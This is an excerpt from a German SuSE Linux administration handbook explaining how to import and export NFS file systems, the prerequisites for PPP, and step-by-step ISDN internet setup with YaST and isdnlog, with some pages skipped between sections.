## 5.5 NFS – verteilte Dateisysteme

Wie bereits in Abschnitt 5.4 auf der vorherigen Seite erwähnt, dient NFS, neben NIS, dazu, ein Netzwerk für Anwender transparent zu machen. Durch NFS ist es möglich, Dateisysteme im Netz zu verteilen. Unabhängig davon, an welchem

Rechner im Netz ein Anwender arbeitet, kann er so stets die gleiche Umgebung vorfinden.

Wie NIS ist auch NFS ein asymmetrischer Dienst. Es gibt NFS-Server und NFS-Clients. Allerdings kann ein Rechner beides sein, d. h. er kann gleichzeitig Dateisysteme dem Netz zur Verfügung stellen („exportieren“) und Dateisysteme anderer Rechner mounten („importieren“). Im Regelfall jedoch benutzt man dafür Server mit großer Festplattenkapazität, deren Dateisysteme von Clients gemountet werden.

### 5.5.1 Importieren von Dateisystemen

Dateisysteme von einem NFS-Server zu importieren, ist sehr einfach. Einzige Voraussetzung ist, dass der RPC-Portmapper gestartet wurde. Das Starten dieses Servers wurde bereits im Zusammenhang mit NIS besprochen (siehe Abschnitt 5.4.2 auf Seite 180). Ist diese Voraussetzung erfüllt, können fremde Dateisysteme, sofern sie von den entsprechenden Maschinen exportiert werden, analog zu lokalen Platten mit dem Befehl `mount` in das Dateisystem eingebunden werden. Die Syntax ist wie folgt:

```
mount -t nfs <Rechner>:<Remote-Pfad> <Lokaler-Pfad>
```

Sollen also z. B. die Benutzerverzeichnisse vom Rechner `sonne` importiert werden, so kann dies mit folgendem Befehl erreicht werden:

```
erde:~ # mount -t nfs sonne:/home /home
```

### 5.5.2 Exportieren von Dateisystemen

Ein Rechner, der Dateisysteme exportiert, wird als NFS-Server bezeichnet. Auf einem NFS-Server müssen die folgenden Netzwerkservices gestartet werden:

- RPC-Portmapper (`portmap`)
- RPC-Mount-Daemon (`rpc.mountd`)
- RPC-NFS-Daemon (`rpc.nfsd`)

Diese werden beim Hochfahren des Systems von den Skripten `/sbin/init.d/rpc` und `/sbin/init.d/nfsserver` gestartet. Das Starten des RPC-Portmappers wurde bereits in Abschnitt 5.4.2 auf Seite 180 beschrieben.

Neben dem Start dieser Daemons muss noch festgelegt werden, welche Dateisysteme an welche Rechner exportiert werden sollen. Dies geschieht in der Datei `/etc/exports`.

Je Verzeichnis, das exportiert werden soll, wird eine Zeile benötigt, in der steht, welche Rechner wie darauf zugreifen dürfen; alle Unterverzeichnisse eines exportierten Verzeichnisses werden automatisch ebenfalls exportiert. Die berechtigten Rechner werden üblicherweise mit ihren Namen (inklusive Domainname) angegeben, es ist aber auch möglich, mit den Jokerzeichen `*` und `?` zu arbeiten, die die aus der `bash` bekannte Funktion haben. Wird kein Rechnername

angegeben, so hat jeder Rechner die Erlaubnis, auf dieses Verzeichnis (mit den angegebenen Rechten) zuzugreifen.

Die Rechte, mit denen das Verzeichnis exportiert wird, werden in einer von Klammern umgebenen Liste nach dem Rechnernamen angegeben. Die wichtigsten Optionen für die Zugriffsrechte sind in der folgenden Tabelle beschrieben.

ro	Dateisystem wird nur mit Leserechten exportiert (Vorgabe).
rw	Dateisystem wird mit Schreib- und Leserechten exportiert.
root_squash	Diese Option bewirkt, dass der Benutzer <code>'root'</code> des angegebenen Rechners keine für <code>'root'</code> typischen Sonderrechte auf diesem Dateisystem hat. Erreicht wird dies, indem Zugriffe mit der User-ID 0 auf die User-ID 65534 (-2) umgesetzt werden. Diese User-ID sollte dem Benutzer <code>'nobody'</code> zugewiesen werden (Vorgabe).
no_root_squash	Rootzugriffe nicht umsetzen; Rootrechte bleiben also erhalten.
link_relative	Umsetzen von absoluten, symbolischen Links (solche, die mit <code>'/'</code> beginnen) in eine entsprechende Folge von <code>'../'</code> . Diese Option ist nur dann sinnvoll, wenn das gesamte Dateisystem eines Rechners gemountet wird (Vorgabe).
link_absolute	Symbolische Links bleiben unverändert.
map_identity	Auf dem Client werden die gleichen User-IDs wie auf dem Server verwendet (Vorgabe).
map_daemon	Client und Server haben keine übereinstimmenden User-IDs. Durch diese Option wird der <code>nfsd</code> angewiesen, eine Umsetztabelle für die User-IDs zu erstellen. Voraussetzung dafür ist jedoch die Aktivierung des Daemons <code>ugidd</code> .

Tabelle 5.6: Zugriffsrechte für exportierte Verzeichnisse

Die `exports`-Datei kann beispielsweise aussehen wie Datei 5.5.1 auf der nächsten Seite.

Die Datei `/etc/exports` wird von `mountd` und `nfsd` gelesen. Wird also eine Änderung daran vorgenommen, so müssen `mountd` und `nfsd` neu gestartet werden, damit diese Änderung berücksichtigt wird! Erreicht wird dies am einfachsten mit dem Befehl:

```
erde:~ # rcnfsserver restart
```

```
#  
# /etc/exports  
#  
/home          sonne(rw)   venus(rw)  
/usr/X11       sonne(ro)   venus(ro)  
/usr/lib/texmf sonne(ro)   venus(rw)  
/              erde(ro,root_squash)  
/home/ftp      (ro)  
# End of exports
```

Datei 5.5.1: /etc/exports





### 6.1.1 Voraussetzungen für PPP

Die Voraussetzungen für PPP unter SuSE Linux sind:

- Der Kernel muss TCP/IP und PPP unterstützen! Dies ist beim mitgelieferten Standardkernel und den dazugehörigen Modulen der Fall – es besteht also keine Notwendigkeit, einen eigenen Kernel zu erzeugen.
- Die Netzwerkpakete müssen installiert sein. Unbedingt erforderlich sind das Paket `nkita` und das Paket `nkita`, Serie `a`.
- Das grundlegende Paket `ppp`, Serie `n`, das den `pppd` und auch das Programm `chat` enthält.
- Wenn ein analoges Modem zum Einsatz kommen soll, ist das Paket `wvdial`, Serie `n` für den Auf- und Abbau der Verbindungen erforderlich.
- Wenn ISDN konfiguriert werden soll, vgl. zudem Abschnitt 6.2.3 auf Seite 190.
- Login und Passwort beim PPP-Server müssen bekannt sein.

### 6.1.2 Weitere Informationen zu PPP

PPP bietet eine Fülle von Möglichkeiten, die Verbindung zu konfigurieren; es würde an dieser Stelle zu weit führen, sie alle vorzustellen. Werden mehr als die im Folgenden vorgestellten Optionen benötigt, so kann in den entsprechenden *Manpages* nachgelesen werden, z. B. in der Manual-Page von `pppd` (man 8 `pppd`); weiterhin gibt es ausführliche Darstellungen in den Dateien `NET4-3-HOWTO.gz` (früher: `NET-3-HOWTO.gz`) und `PPP-HOWTO.gz` im Verzeichnis `/usr/share/doc/howto/en` sowie in den Dokumentations-Dateien im Verzeichnis `/usr/share/doc/packages/ppp` oder `/usr/share/doc/packages/wvdial`.

Detaillierte Informationen zu den von PPP benutzten Protokollen finden Sie in den zugehörigen RFCs:

- RFC1144: Jacobson, V. „Compressing TCP/IP headers for low-speed serial links.“ 1990 February;
- RFC1321: Rivest, R. „The MD5 Message-Digest Algorithm.“ 1992 April;
- RFC1332: McGregor, G. „PPP Internet Protocol Control Protocol (IPCP).“ 1992 May;
- RFC1334: Lloyd, B. Simpson, W.A. „PPP authentication protocols.“ 1992 October;
- RFC1548: Simpson, W.A. „The Point-to-Point Protocol (PPP).“ 1993 December;
- RFC1549: Simpson, W.A. „PPP in HDLC Framing.“ 1993 December;

## 6.2 Internet Zugang über ISDN – die Konfiguration

Neben den „gewöhnlichen“ Netzwerkverbindungen kann Linux vorzüglich Netzwerkverbindungen zu anderen Rechnern (z. B. zu Internet-Providern) über ISDN aufbauen und verwalten. Dies wird umso einfacher, als ein großer Teil der ISDN-Konfiguration von YaST aus durchgeführt werden kann.

Diese Beschreibung ist für eine Standard-Anbindung an einen anderen Rechner via ISDN gedacht. Es ist natürlich noch viel mehr mit ISDN unter Linux möglich.

Beachten Sie bitte, dass die hier beschriebenen Verfahren unter Umständen nicht zugelassen sind. Bei aktiven ISDN-Karten besitzt die Karte mitsamt der Firmware eine Zulassung, die auch für den Betrieb unter Linux gilt. Bei passiven Karten gilt generell die Zulassung der Karte nur dann, wenn Sie mit der Software des Herstellers betrieben wird. Eine Ausnahme sind die Karten ELSA Microlink PCI (früher Quickstep) und Eicon Diva 2.01 – diese sind unter Linux ebenfalls zugelassen. Wer auf eine Zulassung angewiesen ist, muss eine aktive Karte einsetzen oder die passive Karte an einer TK-Anlage anschließen.

Im Gegensatz zu Modemverbindungen muss kein spezielles Kommando gestartet werden, um eine Verbindung zu initiieren. Ist das Netzwerk gestartet, kann jederzeit eine Verbindung zum Partner durch normale Aktivitäten wie telnet, http (WWW), ftp etc. hergestellt werden. Erst dann wird die Wahlverbindung aufgebaut; dieser Vorgang dauert in etwa 3 Sekunden. So ist es auch nicht-`'root'`-Benutzern möglich, eine Verbindung zu starten. Es kann eingestellt werden, wie viele Sekunden die Verbindung inaktiv sein soll, bevor automatisch aufgelegt wird.

Während der gesamten ISDN-Konfiguration ist es ratsam, die Systemmeldungen in der Datei `/var/log/messages` zu verfolgen. Laden Sie dazu in einem xterm (in KDE: `(Alt) + (F2)` und dann `xterm` eingeben) bzw. in einer weiteren virtuellen Konsole die Datei in den „Viewer“ `less`<sup>2</sup>:

```
erde: # less +F /var/log/messages
```

Die Option `+F` veranlasst, dass der Bildschirm dann immer die jeweils dazugekommenen Zeilen dieser Datei „online“ anzeigt; mit `(Strg) + (C)` verlassen Sie diesen Modus wieder.

Sie haben auch die Möglichkeit, den ISDN-Verkehr grafisch mit dem Programm `xisdnload` zu überwachen.

### 6.2.1 ISDN einrichten – Schritt für Schritt

Im folgenden Abschnitt wird eine Schritt-für-Schritt-Anleitung für den Einstieg ins Internet angeboten. Versuchen Sie es zuerst damit. Wenn es nicht klappen sollte oder wenn Sie Detailinformationen benötigen, lesen Sie bitte die weiteren Abschnitte.

<sup>2</sup>Hinweise zu `less` finden Sie in Abschnitt 19.7.3 auf Seite 553 f.

1. Falls Sie unter dem X Window System(z. B. mit KDE) gearbeitet haben, beenden Sie dies bitte die X-Sitzung und wechseln Sie auf eine Text-Konsole mit der Tastenkombination **(Strg) + (Alt) + (F2)**. Andernfalls kann es zu Schwierigkeiten beim Runlevel-Wechsel kommen.
2. Starten Sie als `'root'` an der Konsole YaST.
3. Gehen Sie in YaST auf 'Administration des Systems', 'Hardware in System integrieren' und dann mit 'ISDN-Hardware konfigurieren'.
4. Füllen Sie die Maske aus. Falls Sie nicht genau wissen, was Sie eingeben sollen, so finden Sie die Dokumentation unter `/usr/share/doc/packages/i4l` und in den nachfolgenden Abschnitten.
5. Wählen Sie in dem Fenster dann 'Starten'.
6. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie ISDN-Parameter.
7. Füllen Sie auch diese Maske aus.
8. Wählen Sie in dem Fenster 'Starten'.
9. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie 'Speichern'.
10. Gehen Sie auf 'Konfiguration Nameserver', beantworten Sie die Frage mit 'Ja'.
11. Geben Sie die IP-Adresse des Nameservers (DNS) Ihres Providers an. Wenn Sie diese nicht wissen, so erfragen Sie diese bei Ihrem Provider, meist findet man diese auch auf der Website des Providers.
12. Gehen Sie jetzt auf 'Netzwerk konfigurieren' und 'Netzwerk Grundkonfiguration'.
13. Legen Sie ein neues Device an (mit **(F5)**) und zwar ISDN SyncPPP. Drücken Sie 'RETURN', um in das Menü 'Eingabe der Netzwerk-Adressen' zu kommen.
14. Belassen Sie die Einstellungen – die IP-Adresse Ihres lokalen Rechners ist `192.168.0.99`, die Adresse des Point-To-Point-Partners ist `192.168.0.1` – und ändern Sie nur das *Default-Gateway* auf dieselbe Adresse wie *Adresse des Point-To-Point-Partners* (`192.168.0.1`). Bei dynamischer Adressen-Zuweisung ist diese Option zu wählen.
15. Beenden Sie mit 'Weiter'.
16. In der Maske 'Auswahl des Netzwerks' müssen Sie die Karte noch mit **(F4)** aktiv setzen.
17. Speichern Sie mit **(F10)**.
18. Beenden Sie YaST. Geben Sie im Terminalfenster `init 1` ein. Ein eventuell laufendes X (und somit auch KDE) wird beendet.

19. Starten Sie das Netzwerk mit **init 2**, falls Sie X mit **startx** starten. Wenn Sie sich jedoch sonst grafisch einloggen, so starten Sie mit **init 3**.
20. Nun starten Sie z. B. Netscape und schon können Sie im Internet surfen. Starten Sie auch **xisdnload** um Ihren Verbindungsstatus beobachten zu können.
21. Bei manchen Providern müssen Sie in Netscape noch den Proxyserver Ihres Providers angeben:

In Netscape wählen Sie 'Edit', 'Preferences', 'Advanced', 'Proxies', 'Manual Proxy Configuration' und dann 'View'.

Jetzt sollte Ihr ISDN-Zugang funktionieren und die Verbindung ins Internet automatisch aufgebaut werden, sobald Sie z. B. in Netscape eine Internetadresse angeben, und abgebaut werden, sobald 60 Sekunden lang kein Datenpaket übertragen wird. Kontrollieren Sie den Verkehr mit **xisdnload**!

Sollte es doch nicht funktionieren, so lesen Sie bitte weiter!

### 6.2.2 Überblick

SuSE Linux enthält das Paket **isdn4linux**, ein Programmpaket bestehend aus Hardware-Treiber, Netzwerkinterface und Modem-Emulation (nur digitales Modem). Außerdem ist z. B. Software für einen Anrufbeantworter verfügbar.

Der Hardware-Treiber zur ISDN-Karte wird von dem Startskript `/sbin/init.d/i4l_hardware` geladen (vgl. Kapitel 17 auf Seite 505).

Die Konfiguration der ISDN-Seite übernimmt das Tool **isdnctrl** (Manual-Page von **isdnctrl** (**man isdnctrl**)). Die Konfiguration der zur Verfügung gestellten Netzwerk-Interfaces geschieht wie bei einem Ethernet-Interface durch die Befehle **ifconfig** (Manual-Page von **ifconfig** (**man ifconfig**)) und **route** (Manual-Page von **route** (**man route**)). Bei SuSE Linux werden diese Aufgaben von dem Skript `/sbin/init.d/i4l` übernommen (vgl. Kapitel 17 auf Seite 505).

Grundlage sind jeweils die in `/etc/rc.config` eingetragenen Parameter. Die Namensgebung für die dort verwendeten Variablen orientiert sich soweit wie möglich an den Optionen zu **isdnctrl**.

Durch das Skript `/sbin/init.d/route` wird das Routing auf die in `/etc/route.conf` eingetragenen Werte gesetzt.

Der Verbindungsaufbau geschieht bei Bedarf mit den durch **isdnctrl**, bzw. `/sbin/init.d/i4l` und `/etc/rc.config` festgelegten Parametern, die mit

```
erde: # isdnctrl list all
```

angezeigt werden können. Bei Bedarf bedeutet, dass eine der so entstandenen „Routen“ das entsprechende (ISDN-)Interface anspricht. Das kann durch jeden Benutzer und jede Applikation geschehen.

### 6.2.3 ISDN-Hardware konfigurieren

#### Voraussetzungen

Um unter SuSE Linux eine ISDN-Verbindung aufbauen zu können, brauchen Sie folgendes:

1. einen ISDN-Anschluss
2. eine unterstützte ISDN-Karte
3. ein installiertes SuSE Linux
4. einen installierten Standard-Kernel von der SuSE Linux-CD

#### Hinweis

Sie brauchen *keinen* eigenen Kernel zu generieren – wenn Sie gleichwohl einen eigenen Kernel kompilieren wollen, nehmen Sie unbedingt die Quellen aus dem Paket `lx_suse`, Serie `d`!

5. das Paket `i4l`, Serie `n`
6. für weitere Dokumentation am Besten auch gleich das Paket `i4ldoc`, Serie `doc`.

Was Sie wissen müssen:

- ISDN-Karten-Typ
- Einstellungen der Karte: IRQ, Portadresse etc. (je nach Typ)
- welches ISDN-Protokoll Sie benutzen können:
  - *1TR6*: (altes) nationales ISDN
  - *DSS1*: Euro-ISDN.

#### Hinweis

Bei älteren großen TK-Anlagen wird oft *1TR6* auf internen `S0` gefahren.

#### Was ist meine MSN/EAZ?

Bei Euro-ISDN ist die MSN (engl. *Multiple-Subscribe-Number*) die Telefonnummer, allerdings ohne Vorwahl. Bei einem privaten Neuanschluss bekommen Sie meist drei unabhängige Nummern zugewiesen. Sie können sich eine beliebige davon für die ISDN-Verbindung auswählen, auch diejenige, welche Sie schon für eine Telefonverbindung benutzen, da anhand der ISDN-Dienstkennung der Typ einer Verbindung unterschieden werden kann.

Typischerweise wird die ISDN-Karte direkt an einen NTBA angeschlossen, es kann aber auch sinnvoll sein, über eine TK-Anlage einen weiteren S0-Bus bereitzustellen. Wenn Sie Euro-ISDN an einer TK-Anlage einsetzen, ist die MSN (meist) nur die Durchwahl auf der Anlage oder die 0.

Bei 1TR6 wird anstatt der MSN eine EAZ (Endgeräte-Auswahl-Ziffer) benutzt (ansonsten ist MSN/EAZ synonym zu verwenden). Die EAZ ist eine einzelne Ziffer, die Sie auswählen können. Wählen Sie eine zwischen 1 und 9. Verwenden Sie bei 1TR6 nicht die 0!

### 6.2.4 ISDN-Hardware mit YaST konfigurieren

Der Treiber für die ISDN-Karte wird durch ein ladbares Kernelmodul bereitgestellt. Dafür muss das System nicht neu gebootet werden. Die üblichen ISDN-Karten werden durch den *HiSax*-Treiber unterstützt.

Manche Karten wie z.B. die *ICN*-Karten oder die *AVM-B1* sowie PnP-Karten (engl. *plug and play*) bedürfen einer Sonderbehandlung und können (bisher) nicht direkt mit YaST konfiguriert werden. Siehe Einstellung des ISDN-Karten-Typs für weitere Informationen.

So gehen Sie Schritt für Schritt vor:

1. Loggen Sie sich als Benutzer 'root' ein.
2. Starten Sie YaST.
3. Wählen Sie das Menü 'Administration des Systems', 'Hardware in System integrieren', 'ISDN Hardware konfigurieren' an. Diese Menüstruktur sehen Sie in Abbildung 6.1.




Abbildung 6.1: Menüstruktur zur ISDN-Konfiguration mit YaST

4. Tragen Sie in der Maske bitte folgende Parameter ein:

- **I4L Starten**

Nur wenn dieses Feld aktiv ist, wird beim Booten ISDN konfiguriert. Sie können also hiermit steuern, ob überhaupt automatisch eine ISDN-Verbindung nach dem Booten aufgebaut werden kann.

- **ISDN-Protokoll**

Wählen Sie zwischen dem alten nationalen, deutschen ISDN (1TR6) oder dem heute üblichen Euro-ISDN (EDSS1). Beachten Sie, dass bei Anschlüssen, die über eine TK-Anlage gehen, häufig 1TR6 gefahren wird.

- **Typ der ISDN-Karte**

Wählen Sie die vom HiSax-Treiber unterstützte Karte aus. Für PnP- und PCMCIA-Karten beachten Sie bitte die Datei `/usr/share/doc/packages/i4l/README.SuSE` sowie den Abschnitt 10.2 auf Seite 342 ff.



### Hinweis

Bitte beachten Sie, dass bei PCI-Karten keine I/O-Adresse und kein Interrupt angegeben werden darf.

- **Kennung der Karte**

Die Kennung sollten Sie auf HiSax belassen.

- **Interrupt**

**Memory-Basisadresse**

**IO-Port**

**IO0-Wert**

**IO1-Wert**

Je nach Kartentyp sind weitere Angaben nötig. Es sind nur die für den ausgewählten Kartentyp notwendigen Parameter anwählbar. Die restlichen Werte werden ausgegraut.

- **Optionen zum Laden des ISDN-Moduls**

Lassen Sie dieses Feld bitte leer.

Weitere Information erhalten Sie durch Drücken der Taste **(F1)**. Die Eingabemaske können Sie in 6.2 sehen.

### 5. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Modul geladen. Im Fenster erkennen Sie, ob die Karte korrekt erkannt wurde.

**Wenn OK:** Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Laden des Moduls bleibt der Treiber geladen.

**Wenn nicht OK:** Versuchen Sie andere Parameter, und betrachten Sie dabei die Veränderungen in der Datei `/var/log/messages`.

Übliche Probleme sind:



```

      _____KONFIGURATION DER ISDN-HARDWARE_____
Diese Maske erlaubt die Konfiguration der ISDN-Karte (nur HiSax-Treiber)
Geben Sie die Parameter ein und testen Sie mit 'Starten', wenn dies
funktioniert, speichern Sie die Parameter mit 'Speichern'. Hilfe mit F1!

I4L Starten                                [ ]
ISDN-Protokoll                             [Euro-ISDN (EDSS1)      ]
Typ der ISDN-Karte                         [ELSA PCC/PCF          ]
Kennung der Karte                          :HiSax :
Interrupt                                  :      :
Memory-Basisadresse (Hex) 0x:d2000 :
IO Port (Hex) 0x:      :
IO0 Wert (nur für PNP, Hex) 0x:      :
IO1 Wert (nur für PNP, Hex) 0x:      :
Optionen zum Laden des ISDN-Moduls (nur für Spezialfälle notwendig!!):
:

< Speichern > < Starten > < ISDN-Parameter > < Abbruch >

```

Abbildung 6.2: Eingabemaske zur ISDN-Konfiguration mit YaST

- Die IRQs 12 oder 15 sind bei einigen Mainboards nicht benutzbar.
- Die angegebenen Adressen oder IRQs sind schon in Benutzung. Entfernen Sie alle Steckkarten, die vorerst nicht benötigt werden, z. B. Sound- und Netzwerkkarten.
- Das Modul ist schon geladen. Wechseln Sie auf eine andere Konsole und geben Sie folgenden Befehl zum Entladen des Moduls ein:

```
erde: # rmmod hisax
```

- Sie haben eine PnP-Karte. Lesen Sie dazu in der Datei `/usr/share/doc/packages/i4l/README.SuSE` nach.
- Sie haben keine vom HiSax-, sondern von einem anderen Treiber unterstützte Karte (z. B. ICN, AVM-B1). Lesen Sie dazu bitte in der Datei `/usr/share/doc/packages/i4l/README.SuSE` nach.

### 6. Beenden Sie YaST.

### 7. Konfigurieren Sie isdnlog.

Bevor die Module geladen werden, sollte erst noch der **isdnlog** konfiguriert werden. Dieser hat die Aufgabe, alle Aktivitäten auf dem S0-Bus zu protokollieren.

Passen Sie die folgenden Dateien Ihren Gegebenheiten an:

- `/etc/isdn/isdn.conf`:

Zuerst wird das Land spezifiziert, in dem **isdn4linux** eingesetzt wird. Für Deutschland müssen die Werte wie in Datei 6.2.1 auf der nächsten Seite gesetzt werden. Für Österreich ist der Countrycode 43.

Ebenfalls im GLOBAL-Abschnitt wird der AREACODE (die Vorwahl) ohne führende Null angegeben. Wenn Ihre Vorwahl z. B. 0911 ist, tragen Sie AREACODE = 911 ein.

Dies ist (in Deutschland) der einzige Teil, der angepasst werden muss.

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
```

Datei 6.2.1: /etc/isdn/isdn.conf

Mit `CHARGEMAX = 20.00` können Sie angeben, wie viel Geld (in DM) maximal pro Tag vertelefoniert werden darf. Dies schützt vor unerwünschten Connects. Aber verlassen Sie sich nicht auf dieses automatische Feature!

- /etc/isdn/callerid.conf:

Hier können Sie alle bekannten Telefonnummern eintragen. In der Datei `/var/log/messages` und durch **isdnrep** werden dann die Namen anstatt der Telefonnummer angezeigt.

Vgl. das Beispiel in Datei 6.2.2; Ihre eigene Nummer ist 4711 und die Ihres Providers ist 4712.

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 4711
SI = 1
ALIAS = ich
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = Provider
ZONE = 1
```

Datei 6.2.2: /etc/isdn/callerid.conf

- /etc/isdn/isdnlog.isdnctrl0.options:

Hier können Sie Optionen für **isdnlog** eingeben. Dies ist normalerweise nicht nötig.

### 8. Geben Sie die Befehle

```
erde: # init 1
erde: # init 2
```

ein, um u. a. die Netzwerkdienste neu zu starten, oder aktivieren Sie ISDN erneut mit YaST (oder booten Sie neu).






Abbildung 6.3: Netzwerkkonfiguration mit YaST

- IP-Adresse des Default-Gateways: 192.168.0.1
  - IP-Adresse des Point-To-Point-Partners: 192.168.0.1
5. Die Eingabemaske durch Betätigen des Buttons ‘Weiter’ verlassen.
  6. Das Netzwerk-Device mit (F4) aktivieren, falls nicht schon geschehen.
  7. Mit (F8) (‘ISDN’) können Sie jetzt weitere ISDN-spezifische Parameter angeben. Dies können Sie in Abbildung 6.4 sehen.




Abbildung 6.4: Konfiguration der ISDN-Parameter mit YaST

Geben Sie dabei bitte die folgenden Werte an:

- **Eigene Telefonnummer (MSN)**  
Ihre eigene MSN, z. B. 123456

- **Anzurufende Nummer:** 012345678

Erklärung: die Nummer die angerufen werden soll. 012345678 ist die Nummer Ihres Internet-Providers.



### Hinweis

Bei TK-Anlagen müssen Sie eventuell eine zusätzliche 0 vorwählen.  
– Bitte beachten Sie weiterhin, dass durch Leerzeichen getrennte Telefonnummern wie zwei *unterschiedliche* Telefonnummern behandelt werden.

- **Nummern, die anrufen dürfen:**

Nur für Dialin-Server nötig.

- **Nur angegebene Nummern erlaubt:**

Setzen Sie dieses Flag, damit niemand unerlaubt eine Verbindung zu Ihrem System aufbauen kann.

- **Wählmodus:**

Mit `auto` werden Verbindungen automatisch aufgebaut, wenn versucht wird, auf Adressen zuzugreifen, die nur über die ISDN-Schnittstelle zu erreichen sind. Mit der Einstellung `manual` ist es notwendig, bei Bedarf die Verbindung *per Hand* herzustellen. Bei `off` ist es gar nicht möglich, Verbindungen über diese ISDN-Schnittstelle aufzubauen.

- **Idle-Time:**

Zeit, nach der automatisch aufgelegt wird, wenn keine Internet-Pakete über die ISDN-Leitung übertragen werden.

- **Name des PPP-Logins:**

Geben Sie hier den Benutzernamen für Ihren Provider an.

- **Passwort des PPP-Logins:**

Geben Sie hier das Passwort für Ihren Provider an. Das Passwort wird hier bei der Eingabe nur durch Sterne angedeutet. Es wird in der Datei `/etc/ppp/pap-secrets` gespeichert.

Mit **(F1)** erhalten Sie weitere Hilfe.

### 8. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Netzwerk konfiguriert. Im Fenster erkennen Sie, ob dies funktioniert hat. Hier sollte es keine Probleme geben.

**Wenn OK:** Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Starten bleiben die Einstellungen aber erhalten.

**Wenn nicht OK:** Vermutlich sind dann die ISDN-Module nicht geladen. Beachten Sie außerdem die Meldungen in `/var/log/messages`.

9. Gehen Sie in YaST in das Menü 'Konfiguration Nameserver', beantworten Sie die Frage mit **Ja**. Geben Sie hier die IP-Nummern des Nameservers (DNS) Ihres Providers an. Wenn Sie die IP-Nummer nicht wissen, müssen Sie diese bei Ihrem Provider erfragen. Oder Sie bitten jemanden, der ein Linux schon im Internet hat, um Eingabe folgenden Befehls in einem Terminalfenster (als Beispiel sei hier T-Online angeführt):

**whois t-online.de**

Sie erhalten dann eine Ausgabe, die unter anderem folgende Zeilen wie in Ausgabe 6.2.1 enthält.

```
domain:      t-online.de
descr:       Deutsche Telekom AG, Telekom Online-Dienste
descr:       Generaldirektion, GK361
descr:       Postfach 2000
descr:       D-53105 Bonn
descr:       Germany
admin-c:     KHS252-RIPE
tech-c:      JS691-RIPE
zone-c:      FS340-RIPE
nserver:     dns00.btx.dtag.de
```

### Ausgabe 6.2.1: Ausgabe von **whois t-online.de**

In der Zeile **nserver:** sehen Sie den Nameserver Ihres Providers. Dann brauchen sie nur noch die IP-Adresse des Namens. Dazu gibt man folgenden Befehl ein:

**host dns00.btx.dtag.de**

Dann erfolgt z. B. eine Antwort wie in Ausgabe 6.2.2.

```
dns00.btx.dtag.de has address 194.25.2.129
```

### Ausgabe 6.2.2: Ausgabe von **host**

Dies (194.25.2.129) wäre dann die IP-Adresse des Nameservers von T-Online.

Falls der Verbindungsaufbau nicht klappt:

- Prüfen Sie `/var/log/messages` auf „verdächtige“ Ausgaben. Die ISDN-Statusmeldungen (z.B. E001f) sind in Abschnitt 6.2.6 auf der nächsten Seite beschrieben.
- Versuchen Sie auch den *rawip*-Zugang.
- Ist die MSN/EAZ richtig eingestellt?
